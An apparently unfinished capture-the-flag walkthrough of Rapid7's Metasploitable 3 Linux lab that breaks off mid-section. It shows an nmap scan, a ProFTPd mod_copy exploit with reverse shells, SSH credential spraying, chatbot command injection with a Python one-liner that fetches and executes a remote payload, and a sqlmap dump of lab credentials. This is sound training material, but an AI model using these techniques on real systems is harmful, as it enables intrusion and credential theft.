Metasploitable 3
A Walk-through: Linux Edition

SPOILERS!

To the prospective reader: In case you don't fully realize what it is you are opening, this is a complete, step-by-step, walkthrough from the Metasploitable3-Linux Machine (and the CTF that Rapid7 LLC put on to release it).

<THIS IS A WORK IN PROGRESS - Will be removed when in final draft>

Introduction **4**

Setup **5**

Host File 5

SSH Key 5

Password List 7

Tool Sets 7

Scanning/Enumeration **8**

Exploitation **9**

Port 21 / ProFTPd 1.3.5 9

Port 22 / SSH 12

Port 80 / Apache 14

Chat and Papa Smurf 15

Payroll_App.php - SQL Injection 19

Alternative Solve - Payroll_ App.php - Alternative Solution 23

Drupal - Drupageddon 25

PHPMyAdmin 28

PHPMyAdmin withw/ Credentials 29

Port 445 / Samba 31

Port 631 / CUPS 33

Port 631 / CUPS w/ Credentials 33

Port 3306 / MySQL 34

Port 3500 / WebEBbrick 36

Port 6697 / UnrealIRCD 38

Port 8181 / WEBbrick 39

Escalation **40**

SUDO 40
OverlayFS Local Exploit 40
Docker 42

Persistence 44

On-Target Scanning and Enumeration 45
Listening Ports 45
Processes 46
Apache 46
Ruby on Rails 46
UnrealIRCd 46
Papa Smurf 46
MySQL 46
ReadMe 46
KnockKnock 47
Docker 47
Obfuscated Ruby 47
File Searches 48
Base64 encoded PNG 48
Hearts 48
Spades 48
Diamonds 48
Clubs 49
Joker 49
File Search Summary 50

Flags / Cards 52
2 of Spades 52
1e6f926e341b9daf32fe70171eb727b4 54
10 of Spades - Port 3500 55
179d54b67a08326b14bd6f2109fb7921 57
King of Spades - Port 6697 58
King of Spades Alternative Solve 60
8fc453ee48180b958f98e0d2d856d1c8 62
6 of Clubs - Port 8181 63
d9247a49d132a4f92dcc813f63eb1c8b 65
6 of Clubs Alternative Solve 65
8 of Clubs 67
5b0c5fe06186c808af0627a5457f811d 67
10 of Clubs 68

79c9107cf553b149a542501f5fb277d7 70
Ace of Clubs 71
7aa0260989946155c0c6178ffc9b25e9 72
Ace of Clubs Alternate Solve 72
3 of Hearts 74
cb53b81df46068c763e6f6ec67000c8f 74
5 of Hearts 75
1862c5dac75e43bb8d530d54575592b7 76
8 of Hearts 77
e8e2f19dad5fc32f022952690d5beee6 78
5 of Diamonds 79
97bf04578c58062c1440f17668f6017b 81
7 of Diamonds 82
07e2e1a974bf5f261e9c70e5890456f4 83
9 of Diamonds 84
097a0b9b4b08580caa5509941d7e548d 84
Joker 85
4ad861d9fa6cb5c7fe60d55757b2693a 87
Summary **88**

Introduction

Rapid7 hosted a Capture the Flag (CTF) in order to announce their new version of Metasploitable 3, the Linux edition. The event was opened to a maximum of 500 entries consisting of individuals or teams. This document seeks to walk the reader through the thought process used in completing the CTF and the roadblocks experienced while attempting the challenges.

The challenges were images of playing cards with the description for each image given within the Challenges section of the CTF website . The subsequent answer to each challenge would be the MD5 of the image itself. This is very similar to the methodology employed by Metasploitable3 Windows Edition (https://github.com/rapid7/metasploitable3/).


.

Setup

Before starting a CTF, there are a number of components that I prefer to have set up and available to use as soon as the CTF begins. This preparatory work lessens the initial ‘setup scramble,’ while simultaneously improving the overall workflow for the event. This initial work also serves to significantly reduce the amount of typing once the event is in full swing.

Host File

When targeting only a select few hosts or, perhaps more specifically, when the number of hosts are so few that they are referred to by IP address, a key time-saving technique is to immediately add them to the *`hosts`* file. This technique has the advantage of making the individual hosts easier to remember and faster to access.



SSH Key

Another critical time-saving technique is the creation of an SSH key. For the purposes of a CTF event leave the newly-created SSH key as the default *`id_rsa`* / *`id_rsa.pub`*. No password is required for this step but it is crucial to note that if the event is composed of any player-vs-player component, or if such a component is even possible, ensure it is password-protected.

Password List

Password lists are a core component of any CTF. Another technique which yields positive results is reusing password lists which have been used in previous CTFs hosted by the same individuals. While the probability of success is low, when it works it is incredibly effective. It is recommended that any identified credentials used throughout the duration of the CTF be noted for future use. This CTF employed a similar username and password list to the Metasploitable3 Windows Edition which can be found here: https://github.com/rapid7/metasploitable3/wiki/Configuration

```
U: vagrant P: vagrant
U: leah_organa P: help_me_obiw@n
U: luke_skywalker P: use_the_f0rce
U: han_solo P: sh00t-first
U: artoo_detoo P: beep_b00p
U: c_three_pio P: pr0t0c0l
U: ben_kenobi P: thats_no_moon
U: darth_vader P: d@rk_sid3
U: anakin_skywalker P: yipp33!!
U: jarjar_binks P: mesah_p@ssw0rd
U: lando_calrissian P: b@ckstab
U: boba_fett P: mandalorian1
U: jabba_hutt P: not-a-slug12
U: greedo P: hanShotFirst!
U: chewbacca P: rwaaaaawr5
U: kylo_ren P: daddy_issues1
```

Tool Sets

Another significant bottleneck in CTF events is the installation of custom tool sets. It is recommended that competitors know and document their needed tool sets ahead of time to minimize their initial setup. A suggested tooling is listed below:

```
apt install ffmpeg gobuster zbar-tools strace pngcheck exiftool knockd irssi
sox gpg xplico chaosreader php
```

Scanning/Enumeration

The initial scanning revealed a number of open ports on our target system.
Note: `'target'` was previously added to the `hosts` file of our attacker system in order to simplify access.

```
# Nmap 7.60 scan initiated Tue Dec  5 18:11:57 2017 as: nmap -oA target -sV -p- -Pn
-n --version-all --open target
Nmap scan report for target (10.0.18.244)
Host is up (0.00053s latency).
Not shown: 65525 filtered ports, 1 closed port
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol
2.0)
80/tcp   open  http        Apache httpd 2.4.7
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.7
3306/tcp open  mysql       MySQL (unauthorized)
3500/tcp open  http        WEBrick httpd 1.3.1 (Ruby 2.3.5 (2017-09-14))
6697/tcp open  irc         UnrealIRCd
8181/tcp open  http        WEBrick httpd 1.3.1 (Ruby 2.3.5 (2017-09-14))
MAC Address: 0A:62:51:75:FB:CE (Unknown)
Service Info: Hosts: 10.0.18.244, target, irc.TestIRC.net; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

Exploitation

Port 21 / ProFTPd 1.3.5

Port 21 — often assigned as the default port for file transfer protocol (FTP) — is fairly straightforward. The version information from scanning showed that it was version 1.3.5 of `ProFTPd`. A simple search for that software and version revealed a Metasploit module: https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOST      10.0.18.244      yes       The target address
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/        yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.18.225      yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.18.225:4444
```

```
[*] 10.0.18.244:80 - 10.0.18.244:21 - Connected to FTP server
[*] 10.0.18.244:80 - 10.0.18.244:21 - Sending copy commands to FTP server
[-] 10.0.18.244:80 - Exploit aborted due to failure: unknown: 10.0.18.244:21 -
Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
```

The first attempted resulted in failure due to uncertainty regarding the path for 'web root.' However, employing another common SITEPATH resulted in successful exploitation.

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html/
SITEPATH => /var/www/html/
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.0.18.225:4444
[*] 10.0.18.244:80 - 10.0.18.244:21 - Connected to FTP server
[*] 10.0.18.244:80 - 10.0.18.244:21 - Sending copy commands to FTP server
[*] 10.0.18.244:80 - Executing PHP payload /cJnP7.php
[*] Command shell session 2 opened (10.0.18.225:4444 -> 10.0.18.244:52942)

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The exploitation resulted in unprivileged access running under the context of `www-data` within a command shell, however Metasploit facilitates converting a simple command shell into a Meterpreter session (if you aren't worried about detection and the networking is easy) with the "**-u**" argument of the **`sessions`** command:

```
^Z
Background session 25? [y/N]  y
msf exploit(unix/ftp/proftpd_modcopy_exec) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.18.225:4433
[*] Sending stage (849108 bytes) to 10.0.18.244
[*] Meterpreter session 3 opened (10.0.18.225:4433 -> 10.0.18.244:48702)
[*] Command stager progress: 100.00% (773/773 bytes)
```

Unfortunately, there was no flag identified related to the ProFTPd service, but it did permit file read access, allowing access to the 8 of Clubs.

Port 22 / SSH

Port 22 -- typically used for SSH -- revealed little that was particularly exploitable. It was, however, possible to log into the machine via credentials which were collected via the Payroll_App.php - SQL Injection.

```
msf auxiliary(scanner/ssh/ssh_version) > run
[+] 10.0.18.244:22        - SSH server version: SSH-2.0-OpenSSH_6.6.1p1
Ubuntu-2ubuntu2 ( service.version=6.6.1p1 openssh.comment=Ubuntu-2ubuntu2
service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH
os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux os.version=14.04
service.protocol=ssh fingerprint_db=ssh.banner )
```

13 sessions with the user/pass file that the injection found:

```
msf auxiliary(scanner/ssh/ssh_login) > exploit

[+] Success: 'leia_organa:help_me_obiwan' 'uid=1111(leia_organa) gid=100(users)
groups=100(users),27(sudo)
[*] Command shell session 27 opened (10.0.18.225:39033 -> 10.0.18.244:22)
[+] Success: 'luke_skywalker:like_my_father_beforeme' 'uid=1112(luke_skywalker)
gid=100(users) groups=100(users),27(sudo)
[*] Command shell session 28 opened (10.0.18.225:39815 -> 10.0.18.244:22)
[+] Success: 'han_solo:nerf_herder' 'uid=1113(han_solo) gid=100(users)
groups=100(users),27(sudo)
[*] Command shell session 29 opened (10.0.18.225:37315 -> 10.0.18.244:22)
[+] Success: 'artoo_detoo:b00p_b33p' 'uid=1114(artoo_detoo) gid=100(users)
groups=100(users)
[*] Command shell session 30 opened (10.0.18.225:36205 -> 10.0.18.244:22)
[+] Success: 'c_three_pio:Pr0t0c07' 'uid=1115(c_three_pio) gid=100(users)
groups=100(users)
[*] Command shell session 31 opened (10.0.18.225:33179 -> 10.0.18.244:22)
[+] Success: 'ben_kenobi:thats_no_m00n' 'uid=1116(ben_kenobi) gid=100(users)
groups=100(users)
[*] Command shell session 32 opened (10.0.18.225:37839 -> 10.0.18.244:22)
[+] Success: 'anakin_skywalker:but_master:(' 'uid=1118(anakin_skywalker)
gid=100(users) groups=100(users)
[*] Command shell session 33 opened (10.0.18.225:40265 -> 10.0.18.244:22)
[+] Success: 'jarjar_binks:mesah_p@ssw0rd' 'uid=1119(jarjar_binks) gid=100(users)
groups=100(users)
[*] Command shell session 34 opened (10.0.18.225:40647 -> 10.0.18.244:22)
[+] Success: 'lando_calrissian:@dm1n1str8r' 'uid=1120(lando_calrissian)
gid=100(users) groups=100(users)
[*] Command shell session 35 opened (10.0.18.225:35663 -> 10.0.18.244:22)
[+] Success: 'boba_fett:mandalorian1' 'uid=1121(boba_fett) gid=100(users)
groups=100(users),999(docker)
[*] Command shell session 36 opened (10.0.18.225:40537 -> 10.0.18.244:22)
```

```
[+] Success: 'jabba_hutt:my_kinda_skum' 'uid=1122(jabba_hutt) gid=100(users)
groups=100(users),999(docker)
[*] Command shell session 37 opened (10.0.18.225:40749 -> 10.0.18.244:22)
[+] Success: 'greedo:hanSh0tF1rst' 'uid=1123(greedo) gid=100(users)
groups=100(users),999(docker)
[*] Command shell session 38 opened (10.0.18.225:41417 -> 10.0.18.244:22)
[+] Success: 'chewbacca:rwaaaaawr8' 'uid=1124(chewbacca) gid=100(users)
groups=100(users),999(docker)
[*] Command shell session 39 opened (10.0.18.225:41465 -> 10.0.18.244:22)
[+] Success: 'kylo_ren:Daddy_Issues2' 'uid=1125(kylo_ren) gid=100(users)
groups=100(users)
[*] Command shell session 40 opened (10.0.18.225:46839 -> 10.0.18.244:22)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


It is vital to pay close attention to the users in the "`docker`" group: `boba_fett`, `jabba_hutt`, `greedo` or `chewbacca`: these users are able to perform escalation to root detailed in the Docker privilege escalation section. Also note the `sudo` privileges for the users `leia_organa`, `luke_skywalker`, and `han_solo`.

Port 80 / Apache


Port 80 -- reserved, typically, for various web servers -- was also found to be open. This section will break down each of the applications found within the Apache web server. Note that the Apache web server itself did not appear directly exploitable.

Chat with Papa Smurf

There was a particularly challenging component: Chat with Papa Smurf. The only component available to the competitors was the basic PHP chat application located here: https://code.tutsplus.com/tutorials/how-to-create-a-simple-web-based-chat-application--net-5931
.
The chatbot appears to disclose interesting and potentially useful information, alongside links to Metasploit and, of course, the ever-present Rick Astley promising “Never Gonna Give You Up, Never Gonna Let You Down!”




It appears that Papa Smurf isn’t just throwing data into chat, but can actually respond to commands as well. It says it “knows” everyone, lets try asking who it knows:




It also appears that the Papa Smurf chatbot is able to read `/etc/passwd` from the file system.


The Papa Smurf chatbot also appears to mention which flag he holds:



The first step to attempting to exploit the chatbot is to try simple command injection using `ping`, converted into HTTP acceptable strings (URI/CGI encoding).



Adding this on to the end of the command that read the “/etc/passwd” (the “do you know” command), lets see if we can get a ping going:



w00tw00t it worked! The results of the command were provided by Papa Smurf

With verification that the input to the chatbot allows for command injection, the next step is to leverage Metasploit’s `web_delivery` module:

```
msf exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an
address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is
randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is
random)

Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.18.225      yes       The listen address
   LPORT  4444             yes       The listen port


msf exploit(multi/script/web_delivery) > exploit -j
[*] Exploit running as background job 3.
[*] Started reverse TCP handler on 10.0.18.225:4444
[*] Using URL: http://0.0.0.0:8080/w1PXmuEgMW10H
[*] Local IP: http://10.0.18.225:8080/w1PXmuEgMW10H
[*] Server started.
[*] Run the following command on the target machine:
python -c "import
sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info[0]],fromlist=('urlopen
',));r=u.urlopen('http://10.0.18.225:8080/w1PXmuEgMW10H');exec(r.read());"
```

Important to note: in order to successfully achieve a shell, the semicolon at the beginning before the ‘python’ is critical. I forgot to do this for nearly 30 minutes of trying.

```
[*] 10.0.18.244      web_delivery - Delivering Payload
[*] Sending stage (43153 bytes) to 10.0.18.244
[*] Meterpreter session 9 opened (10.0.18.225:4444 -> 10.0.18.244:42099)

meterpreter > getuid
Server username: root
```


And with that we will move this over to the Ace of Clubs

(*There were indications there was a CORS attack here with the obvious added headers:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

And with the stored XSS, it was possible, but I didn't know how to exploit it. :/

Payroll_App.php - SQL Injection



This just SCREAMS SQL Injection right?

```
center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
       <td><input type="submit" value="OK" name="s">
    </tr>
</table>
</form>
</center>
```

That's the entire site. Straight to SQLMap I went:

```
root@kali:~# sqlmap -u http://10.0.18.244/payroll_app.php
--data="user=admin&password=admin&s=OK"

[03:48:52] [INFO] POST parameter 'user' is 'Generic UNION query (NULL) - 1 to 10
columns' injectable
```

```
[03:48:52] [INFO] checking if the injection point on POST parameter 'user' is a false
positive
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)?
[y/N]
```

w00tw00t!


```
[03:49:54] [INFO] testing MySQL
[03:49:54] [INFO] confirming MySQL
[03:49:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.4.5
back-end DBMS: MySQL >= 5.0.0
```

From here, I like to switch into the SQLMap Shell so I don't have to mess with the command line options every time:

root@kali:~# sqlmap -u http://10.0.18.244/payroll_app.php
--data="user=admin&password=admin&s=OK" --sqlmap-shell

```
root@kali:~# sqlmap -u http://10.0.18.244/payroll_app.php --data="user=admin&password=admin&s=OK" --sqlmap-shell
        ___
       __H__
 ___ ___[C]_____ ___ ___  {1.1.11#stable}
|_ -| . [D]     | .'| . |
|___|_  [C]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

sqlmap-shell>
```

--dump gives us the current database dump. This nets us some users and clear text credentials



```
[05:52:47] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
+--------+-----------------+-----------------------+-----------+------------+
| salary | username        | password              | last_name | first_name |
+--------+-----------------+-----------------------+-----------+------------+
| 9560   | leia_organa     | help_me_obiwan        | Organa    | Leia       |
| 1080   | luke_skywalker  | like_my_father_beforeme | Skywalker | Luke     |
| 1200   | han_solo        | nerf_herder           | Solo      | Han        |
| 22222  | artoo_detoo     | b00p_b33p             | Detoo     | Artoo      |
| 3200   | c_three_pio     | Pr0t0c07              | Threepio  | C          |
| 10000  | ben_kenobi      | thats_no_m00n         | Kenobi    | Ben        |
| 6666   | darth_vader     | Dark_syD3             | Vader     | Darth      |
| 1025   | anakin_skywalker | but_master:(         | Skywalker | Anakin     |
| 2048   | jarjar_binks    | mesah_p@ssw0rd        | Binks     | Jar-Jar    |
| 40000  | lando_calrissian | @dm1n1str8r          | Calrissian | Lando     |
| 20000  | boba_fett       | mandalorian1          | Fett      | Boba       |
| 65000  | jabba_hutt      | my_kinda_skum         | Hutt      | Jaba       |
| 50000  | greedo          | hanSh0tF1rst          | Rodian    | Greedo     |
| 4500   | chewbacca       | rwaaaaawr8            | <blank>   | Chewbacca  |
| 6667   | kylo_ren        | Daddy_Issues2         | Ren       | Kylo       |
+--------+-----------------+-----------------------+-----------+------------+
```

These passwords actually worked for a number of system level users.

--schema will show us all the databases, tables, and their fields. Some of the ones I found interesting are below:

```
Database: payroll
Table: users

Database: super_secret_db
Table: flags

Database: drupal
Table: users

Database: mysql
Table: user
```

We already have the payroll users tables; let's get the rest. Here is the **Database -> Table** and data that I found in them.

mysql->User

```
localhost | root   | <blank> | *67A5195F64E08F5700B665061545D5473D77B5D7
127.0.0.1 | root   | <blank> | *67A5195F64E08F5700B665061545D5473D77B5D7
```

Drupal -> Users

```
metasploitable | msfdev@metasploit.com |
$S$CJIHJhMPBaUXD1eqgmvZEms1N0Ihj6DmJNbe/bldU7ySCk./QC/R
```

Super_Secret_DB -> Flags

This database took a VERY long time. I cancelled it after a while only to learn that it was trying to pull a giant binary blob out of that table. I needed a better way of getting that information.

You can follow along with what that data actually was at the 8 of Hearts.

Alternative Solve - Payroll App

